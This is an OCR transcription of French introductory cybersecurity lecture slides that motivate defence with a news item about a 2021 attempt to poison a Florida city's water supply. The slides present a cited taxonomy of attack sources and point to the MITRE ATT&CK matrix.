
A hacker tried to poison a Florida city's water supply

They increased the water's lye concentration more than a hundredfold

By Rob Thubron on February 9, 2021, 5:16 AM | 15 comments

WTF?! Most hacks have an end goal of financial gain, causing disruption or stealing data, but an incident at a Florida city had a more sinister aim: poisoning the water supply. Local and federal law enforcement are now investigating the failed hack, which saw the perpetrator or perpetrators gain remote access to the local water treatment plant.

Un état d'urgence ? Contre quoi se protège-t-on ?




Hindy, Hanan, et al. "A taxonomy of network threats and the effect of current datasets on intrusion detection systems." *IEEE Access* 8, 2020


Classification des attaques basées sur la provenance (leur source) de la menace

- **Networking** : Menaces utilisants des flux de packets contre un réseau
- **Human** : Attaques basées sur des actions humaines
- **Physical** : Résultat d'une tentative d'effraction sur le hardware ou sa configuration (pouvant introduire des backdoor)
- **Host-Based**: Attaques ciblants des machines ou systèmes avec un programme malveillant afin de compromettre les fonctionnalités du systèmes
- **Software**: Attaques ciblants des machines ou systèmes avec des procédés permettant de compromettre les fonctionnalités du systèmes

Un état d'urgence ? Contre quoi se protège-t-on ?




- **Networking** : Menaces utilisants des flux de packets contre un réseau



Hindy, Hanan, et al. "A taxonomy of network threats and the effect of current datasets on intrusion detection systems." *IEEE Access* 8, 2020

Un état d'urgence ? Contre quoi se protège-t-on ?


- **Human** : Attaques basées sur des actions humaines
- **Physical** : Résultat d'une tentative d'effraction sur le hardware ou sa configuration (pouvant introduire des backdoors)




Hindy, Hanan, et al. "A taxonomy of network threats and the effect of current datasets on intrusion detection systems." *IEEE Access* 8, 2020

Un état d'urgence ? Contre quoi se protège-t-on ?

- **Host-Based**: Attaques ciblants systèmes avec un programme
- **Software**: Attaques ciblants des systèmes avec des procédés permettant de compromettre le systèmes






Hindy, Hanan, et al. "A taxonomy of network threats and the effect of current datasets on intrusion detection systems." *IEEE Access* 8, 2020


Un état d'urgence ? Contre quoi se protège-t-on ?

ATT&CK Matrix for Enterprise

https://attack.mitre.org/matrices/enterprise/

